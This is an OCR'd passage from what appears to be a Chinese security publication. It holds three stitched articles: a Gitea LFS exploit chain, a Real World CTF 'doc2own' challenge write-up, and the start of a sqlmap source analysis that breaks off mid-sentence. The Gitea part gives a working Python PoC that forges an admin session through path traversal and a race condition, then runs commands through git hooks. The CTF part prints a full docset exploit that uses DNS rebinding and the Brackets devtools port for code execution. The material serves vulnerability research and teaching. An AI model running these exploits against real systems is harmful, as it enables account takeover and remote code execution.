    defer os.Remove(tmpPath)

    hash := sha256.New()
    hw := io.MultiWriter(hash, file)

    written, err := io.Copy(hw, r)
    if err != nil {
        file.Close()
        return err
    }
    file.Close()

    if written != meta.Size {
        return errSizeMismatch
    }

    shaStr := hex.EncodeToString(hash.Sum(nil))
    if shaStr != meta.Oid {
        return errHashMismatch
    }

    return os.Rename(tmpPath, path)
}
```

5.如果文件哈希和meta.Oid不一致，则返回错误

6.将临时文件重命名为真正的文件名

因为我们需要写入任意文件，所以Oid一定是能够穿越到其他目录的一个恶意字符串，而一个文件的哈希（sha256）却只是一个HEX字符串。所以上面的第5步，一定会失败导致退出，所以不可能执行到第6步。也就是说，我们只能写入一个后缀是“.tmp”的临时文件。

另外，作者用到了defer os.Remove(tmpPath)这个语法。在go语言中，defer代表函数返回时执行的操作，也就是说，不管函数是否返回错误，结束时都会删除临时文件。

所以，我们需要解决的是两个问题：

1.能够写入一个.tmp为后缀的文件，怎么利用?

2.如何让这个文件在利用成功之前不被删除?

我们先思考第二个问题。漏洞发现者给出的方法是，利用条件竞争。

因为gitea中是用流式方法来读取数据包，并将读取到的内容写入临时文件，那么我们可以用流式HTTP方法，传入我们需要写入的文件内容，然后挂起HTTP连接。这时候，后端会一直等待我传剩下的字符，在这个时间差内，Put函数是等待在io.Copy那个步骤的，当然也就不会删除临时文件了。

那么，思考第一个问题，.tmp为后缀的临时文件，我们能做什么?

漏洞五、伪造session提升权限

最简单的，我们可以向/etc/cron.d/中写入一个crontab配置文件，然后反弹获取shell。但通常gitea不会运行在root权限，所以我们需要思考其他方法。

gitea使用go-macaron/session这个第三方模块来管理session，默认使用文件作为session存储容器。我们来阅读go-macaron/session源码：

这里面有几个很重要的点：

1.session文件名为sid[0]/sid[1]/sid

2.对象被用Gob序列化后存入文件

```go
func (p *FileProvider) filepath(sid string) string {
    return path.Join(p.rootPath, string(sid[0]), string(sid[1]), sid)
}

// Release releases resource and save data to provider.
func (s *FileStore) Release() error {
    s.p.lock.Lock()
    defer s.p.lock.Unlock()

    data, err := EncodeGob(s.data)
    if err != nil {
        return err
    }

    return ioutil.WriteFile(s.p.filepath(s.sid), data, 0600)
}

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
        gob.Register(v)
    }
    buf := bytes.NewBuffer(nil)
    err := gob.NewEncoder(buf).Encode(obj)
    return buf.Bytes(), err
}
```


Gob是Go语言独有的序列化方法。我们可以编写一段Go语言程序，来生成一段Gob编码的session：

```
package
main
import (
  "fmt"
  "encoding/gob"
  "bytes"
  "encoding/hex"
)
func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
  for _, v := range obj {
  gob.Register(v)
  }
   buf := bytes.NewBuffer(nil)
  err := gob.NewEncoder(buf).Encode(obj)
  return buf.Bytes(), err
}
func main() {
  var uid int64 = 1
   obj  :=  map[interface{}]interface{}  {"_old_uid":  "1",  "uid":  uid,  "uname":
"vulhub" }
  data, err := EncodeGob(obj)
  if err != nil {
  fmt.Println(err)
  }
  edata := hex.EncodeToString(data)
  fmt.Println(edata)
}
```

其中，{"_old_iod":

"1", "uid": uid, "uname": "vulhub" }就是session中的数据，uid是管理员id，uname是管理员用户名。编译并执行上述代码，得到一串hex，就是伪造的数据。

原作者给出的POC是他生成好的一段二进制文件，uid和uname不能自定义。




接着，我写了一个简单的Python脚本来进行后续利用（需要Python3.6）：

```
import requests
import jwt
import time
import base64
import logging
import sys
import json
from urllib.parse import quote


logging.basicConfig(stream=sys.stdout, level=logging.DEBUG)

BASE_URL = 'http://your-ip:3000/vulhub/repo'
JWT_SECRET = 'AzDE6jvaOhh_u30cmkbEqmOdl8h34zOyxfqcieuAu9Y'
USER_ID = 1
REPO_ID = 1
SESSION_ID = '11vulhub'
SESSION_DATA =
bytes.fromhex('0eff81040102ff8200011001100000 5cff8200306737472696e670c0a00085f6f6c
645f75696406737472696e670c0300013106737472696e670c05000375696405696e743634040200020
6737472696e670c070005756e616d6506737472696e670c08000676756c687562')


def generate_token():
    def decode_base64(data):
        missing_padding = len(data) % 4
        if missing_padding != 0:
            data += '='* (4 - missing_padding)
        return base64.urlsafe_b64decode(data)

    nbf = int(time.time())-(60*60*24*1000)
    exp = int(time.time())+(60*60*24*1000)

    token = jwt.encode({'user': USER_ID, 'repo': REPO_ID, 'op': 'upload', 'exp':
exp, 'nbf': nbf}, decode_base64(JWT_SECRET), algorithm='HS256')
    return token.decode()

def gen_data():
    yield SESSION_DATA
    time.sleep(300)
    yield b''


OID = f'....gitea/sessions/{SESSION_ID[0]}/{SESSION_ID[1]}/{SESSION_ID}'
response = requests.post(f'{BASE_URL}.git/info/lfs/objects', headers={
```

```
    'Accept': 'application/vnd.git-lfs+json'
}, json={
    "Oid": OID,
    "Size": 100000,
    "User" : "a",
    "Password" : "a",
    "Repo" : "a",
    "Authorization" : "a"
})
logging.info(response.text)

response = requests.put(f"{BASE_URL}.git/info/lfs/objects/{quote(OID,
safe='')}", data=gen_data(), headers={
    'Accept': 'application/vnd.git-lfs',
    'Content-Type': 'application/vnd.git-lfs',
    'Authorization': f'Bearer {generate_token()}'
 })
```

这个脚本会将伪造的SESSION数据发送，并等待300秒后才关闭连接。在这300秒中，服务器上将存在一个名为“11vulhub.tmp”的文件，这也是session id。


带上这个session id，即可提升为管理员。




漏洞六、利用HOOK执行任意命令

带上i_like_gitea=11vulhub.tmp这个Cookie，我们即可访问管理员账户。

然后随便找个项目，在设置中配置Git钩子。Git钩子是执行git命令的时候，会被自动执行的一段脚本。比如我这里用的pre-receive钩子，就是在commit之前会执行的脚本。我在其中加入待执行的命令touch /tmp/success：



然后在网页端新建一个文件，点提交。进入docker容器，可见命令被成功执行：



一些思考

整个漏洞链非常流畅，Go　Web端的代码审计也非常少见，在传统漏洞越来越少的情况下，这些好思路将给安全研究者带来很多不一样的突破。

不过漏洞作者给出的POC实在是比较烂，基本离开了他自己的环境就不能用了，而且我也不建议用一键化的漏洞利用脚本来复现这个漏洞，原因是这个漏洞的利用涉及到一些不确定量，比如：

1.gitea的$GITEA_CUSTOM，这个值影响到读取app.ini的那段POC

2.管理员的用户名和ID，这个可能需要猜。但其实我们也没必要必须伪造管理员的session，我们可以伪造任意一个用户的session，然后进入网站后再找找看看有没有管理员所创建的项目，如果有的话，就可以得知管理员的用户名了。

另外，复现漏洞的时候也遇到过一些坑，比如gitea第一次安装好，如果不重启的话，他的session是存储在内存里的。只有第一次重启后，才会使用文件session，这一点需要注意。

如果目标系统使用的是sqlite做数据库，我们可以直接下载其数据库，并拿到他的密码哈希和另一个随机字符串，利用这两个值其实能直接伪造管理员的cookie（名为gitea_incredible），这一点我就不写了，大家可以自己查看文档。

08 Aug.

Real World CTF doc2own 命题报告

作者：咸鱼

上个月的 realdworldctf 设计了一个完全真实的客户端软件 pwn 题目。

在接到出题邀请的时候也差点要“另请高明”了。当时正好在准备 LoCCS 的暑期学校的课件，因为拖延搞得讲课前夜通宵没睡狂写ppt，紧接着又安排出差，趁着飞机延误之类的边角时间写评测环境和测试 exploit 之类，最后还是在比赛已经开始的情况下才在第一个晚上把稳定性堪忧的环境部署上线。

仓促的出题过程也是埋下了伏笔。竟然在比赛过程中，先后有几支国际队伍交上了真正的 0day 利用。而赛后我简单反编译了程序，还发现了更多的远程代码执行问题。

由于补丁今天刚刚发布，在这里我不会公开相关漏洞的细节。

在年初我偶然发现了一个 Visual Studio Code 的远程代码执行漏洞，而报告后发现被撞洞了。这个问题是 Electron 使用了 Chromium 的远程前端调试协议，是基于 http 和 WebSocket 的。

攻击者在知道调试端口的情况下，可以使用 dns 重绑定的技巧获得一个随机的 uuid，构造一个 WebSocket 协议的 url，向 Electron 的前端注入任意代码，实现 node.js 任意代码执行。


VSCode 在部分版本中意外开启了 Extension 进程的调试端口，只要浏览一个网页并停留数十秒（dns rebinding 需要一段时间让旧 dns 记录失效），计算机便可被远程控制。

受此启发我在 Adobe Brackets 上发现了完全一致的漏洞：

https://github.com/adobe/brackets/issues/14149

与 VSCode 不同的是，Adobe Brackets 没有使用 Electron，而是自行封装的 libCEF 框架，与 node.js 的集成方式也不同。Electron 可以在 window 的上下文中访问 node.js API，而 Brackets 的编辑器前端则没有提供这个功能，尽管 Brackets 当中使用到了 node.js 运行时。

不过 Brackets 在上下文中暴露了如下的两个对象：brackets 和 appshell



这两个对象封装了文件系统和 shell 相关的功能。虽然我们不能 require('child_process')，但是通过 appshell.fs 可以实现任意文件读写。到文件读写这一步其实已经可以拿 flag 了，当然一开始我们没有给出 flag 的路径，还是反弹一个 shell 比较靠谱。覆盖可执行文件加上额外的触发条件即可实现远程代码执行。

在 Brackets 的扩展接口中，我找到了如下两个与系统 shell 相关的方法：

- brackets.app.openURLInDefaultBrowser
- brackets.app.showOSFolder

前者支持打开 file:/// 域名，在 Windows 下相当于 ShellExecute，打开一个 .cmd 或者 .exe 即可执行代码；而 showOSFolder 在 macOS 下的表现是，如果文件夹是一个有效的 .app bundle，那么等同于双击 .app，也就是运行。如果你不太明白，那么请尝试在终端中执行。

```
find /Applications/Calculator.app
open /Applications/Calculator.app
```

因此我们先判断平台差异，通过 appshell.fs 创建可执行文件，然后调用对应的方法即可运行：

```
function calc() {  // use brackets.fs to write your own executable  // makedir, write-
File, chmod are your friends  if (brackets.app.getUserDocumentsDirectory().indexOf('/')
=== 0) {      brackets.app.showOSFolder('/Applications/Calculator.app');   } else {
brackets.app.openURLInDefaultBrowser('file:///C:/windows/system32/calc.exe');  }}
```

到这里即可实现与 VSCode 之前的 bug 完全一致的效果，通过 dns 重绑定攻击本地端口实现远程代码执行。在我之前的漏洞报告后，libCEF 参考 node.js 和 Electron 的做法修复了 dns 重绑定的问题。但是最新版 Brackets 的这个端口仍然可以从 localhost 访问。

为什么盯上了 Dash 呢?

Dash 可以说是以 macOS 为主力开发环境的程序员当中很受欢迎的一款工具了，主要功能就是离线看文档。文档是一个后缀为 docset 的 bundle 文件夹，存放 html 资源和索引数据库等。

它具有两个攻击面，一个是展示文档时用的是 WebView，另一个是在打开文档的时候会启用一个内置的 GCDWebServer 来启动一个 http 服务，可通过其他计算机访问。

macOS 上的 WebView 和 iOS 的 UIWebView 在很多方面是一样的：

- 没有进程隔离和 sandbox
- 在 file:/// 域下的文件默认具有 AllowUniversalAccessFromFileURLs 和 AllowFileAccessFrom-FileURLs 的 UXSS 能力

在之前版本的 Dash 就可以通过一个恶意的 docset，以 XMLHttpRequest 的方式读取并上传本地文件（例如 ssh 公私钥）的内容。在 3.x 的某一个版本（具体不详）中增加了限制，如果访问的文件在 docset 目录之外会失败。但这个版本可以使用在压缩包中添加符号链接的方式绕过（由于 docset 是文件夹，通常的分发方式是使用 tar.gz 包）。此外符号链接的问题同样影响 Dash 内置的 http 服务。

经过报告后修复了本地文件泄露的问题，这也为出题提供了一个绝佳的条件——这是个允许跨域请求，却又不能简单 AJAX 读本地文件的环境，选手必须实现实质性的远程代码执行。最后这个 WebView 和系统内置 Safari 的 WebKit 是一致的，避免选手使用已公开的浏览器漏洞利用代码来获得权限。至于打 ctf 用 Safari 0day? 疯了吗。

> **doc2own** (Points: 425, Solved by 4 Teams)
> I have to fix these issues during the flight. Since that airline does not provide Internet, I have to download some documents for offline use.
> http://34.236.229.208:8080
> Hint : It's a pwnable game. You really need to achieve RCE to get the flag.

题目设定的剧情就是一个像我一样的信息技术底层劳动力，在出差的路上需要修 bug，又没网，只能下一个离线文档备用。而这时候下到了不干净的文档，于是电脑中招了。

217 战队按照预期的解法做了出来。


https://blog.l4ys.tw/2018/07/realworld-ctf-2018-doc2own/

在这里附上我自己调试通过的一个解法，生成一个 docset，在 Brackets 运行的情况下打开会弹出一个计算器。

```
contents=exploit.docset/Contentsdocs=$contents/Resources/Documents

rm -r $contentsmkdir -p $docs
cat > $docs/index.html <<- "EOF"<script>
```


```
async function main() {   const list = await fetch('http://localhost:9234/json').then(r => r.json()); const item = list.find(item => item.url.indexOf('file:///') === 0); if (!item) return console.error('invalid response'); const url = `ws://127.0.0.1:9234/devtools/page/${item.id}`; console.log('url:' + url); exploit(url);}function exploit(url) { function calc() {    const fs = window.appshell.fs;    const mkdir = path => new Promise((resolve, reject) =>
    fs.makedir(path, 0755, err => err => err === 0 ? resolve(true) : reject(err)));   const writeFile = (path, content) => new Promise((resolve, reject) =>
     fs.writeFile(path, content, 'utf8', false, err => err === 0 ? resolve(true) : reject(err)));
const chmod = (path, mode) => new Promise((resolve, reject) =>
     fs.chmod(path, mode, err => err === 0 ? resolve(true) : reject(err)));    const INFO_PLIST = `<?xml version="1.0" encoding="UTF-8"?>
     <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
     <plist version="1.0">
     <dict>
       <key>CFBundleExecutable</key>
       <string>hello</string>
       <key>CFBundleIconFile</key>
       <string>AppIcon</string>
     </dict>
    </plist>`;   const EXEC = `#!/bin/sh    open -a Calculator`;   const app = '/tmp/test.app/';
const base = app + 'Contents/'     return mkdir(base + 'MacOS')        .then(writeFile(base + 'Info.plist', INFO_PLIST))     .then(writeFile(base + 'MacOS/hello', EXEC))     .then(chmod(base + 'MacOS/hello', 0777))     .then(new Promise((resolve, reject) => {        brackets.app.showOSFolder(app)     })); } const ws = new WebSocket(url); ws.onopen = async () => {    let counter = 13371337;    const send = (method, params) => new Promise((resolve, reject) => {      const id = counter++;      const recv = ({ data }) => {        const parsed = JSON.parse(data);        if (parsed.id === id) {          resolve(parsed.result);          ws.removeEventListener('message', recv);       } else {         console.log('message: ', data);       }     };     ws.addEventListener('message', recv);       ws.send(JSON.stringify({ id, method, params }));     });     const response = await send('Runtime.evaluate', { expression: `(${calc})()` });     console.log(response.result);      ws.close();   }   ws.onerror = () => console.log('failed to connect');}main();</script>
EOF

cat > $contents/Info.plist <<- "EOF"<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>CFBundleIdentifier</key>
  <string>exploit</string>
  <key>CFBundleName</key>
```

```
  <string>Exploit</string>
  <key>DocSetPlatformFamily</key>
  <string>exploit</string>
  <key>dashIndexFilePath</key>
  <string>index.html</string>
  <key>isDashDocset</key>
  <true/>
</dict>
</plist>
EOF

sqlite3 -batch $contents/Resources/docSet.dsidx << "EOF"CREATE TABLE searchIndex(id INTEGER PRIMARY KEY, name TEXT, type TEXT, path TEXT);CREATE UNIQUE INDEX anchor ON searchIndex (name, type, path);INSERT OR IGNORE INTO searchIndex(name, type, path) VALUES ('Exploit', 'Class', 'index.html');EOF

open exploit.docset

tar czf exp.tar.gz exploit.docset
```



但是出乎我意料的是，另外三支强队 PPP, CyKOR 和 ESPR 在短短的比赛期间内直接交上了两个不同的 0day 解法。赛后我向厂商整理漏洞报告，又快速浏览了一遍反汇编，又发现了另外的一些疑似远程代码执行问题（我没有做 poc，经过开发者自己确认存在）。

Dash 作者接到报告之后非常迅速地推出了修复补丁，检查了线上的 Dash 文档仓库确保之前没有实质性的攻击，在更新日志中明确写明了安全漏洞的存在并对以上战队表示了致谢。应急响应做得非常不错。



Dash 用户请尽快升级到 4.4.0 来修复这些问题。

29/Aug.

sqlmap 内核分析 I: 基础流程

作者：v1ll4n

一直在想准备一系列 sqlmap 的文章，担心会不会因为太老太旧了被大家吐槽，思前想后也查了一些现有的资料，还是准备出一部分关于 sqlmap 关键技术细节的探讨。同时也在对其核心的讨论中，提炼出一些思想与方法。sqlmap 内核分析系列文章共三篇，本文为第一篇，敬请指正。

我相信在阅读本文的读者中，很大一部分人都是曾经尝试阅读过 sqlmap 源码的同学。但是在实际阅读的时候，我们发现大家总是存在各种各样奇葩的困难与困惑。

> “SqlMap 源码为什么会有大几百行一千行的方法啊”“它里面 conf 和 kb 又是啥？这两个全局变量里面到底存了啥？”“为什么我直接把 sqlmap 的 xml 取出来，还是并不是特别方便使用他们的 payload”

我相信这些疑问大家肯定第一次在阅读这个项目的事，都会遇到。实际上，并不是因为 sqlmap 项目的水平高导致大家看不懂。而是由于项目背负了太多的历史包袱，导致在接近十年的发展中，开发者与后期维护者并没有对这款工具进行重构与大规模重写，反而是继续使用 python2 对其缝缝补补。

在本系列文章中，我们主要针对 sqlmap 的最核心的方方面面进行分析，本文主要针对基础流程进行介绍与描述，本文由非常细致的 sqlmap 源码解读，希望有需要的读者可以从中受益。

0x00 准备工作

想要阅读 sqlmap 源码我相信大家的选择肯定更多的是从 github 下直接 clone 代码到本地，直接使用本地编辑器或者 IDE 打开直接来分析。所以基本操作也就是

```
git clone https://github.com/sqlmapproject/sqlmap
cd sqlmap
```

进入 sqlmap 的 repos 下，直接打开编辑器吧！

当然很多读者是 Python3 用户，其实也没有必要费很大力气在本机上安装 Python2 然后再进行操作。笔者使用的环境是

- Mac OS X
- Pyenv
- VSCode

推荐使用 Pyenv（+virtualenv） 构建 Python 环境运行 sqlmap。


0x01 初始化与底层建筑

笔者当然可以直接指出所有的重要逻辑在什么位置，但是这样并不好。这样做的后果就是大家发出奇怪的疑问：

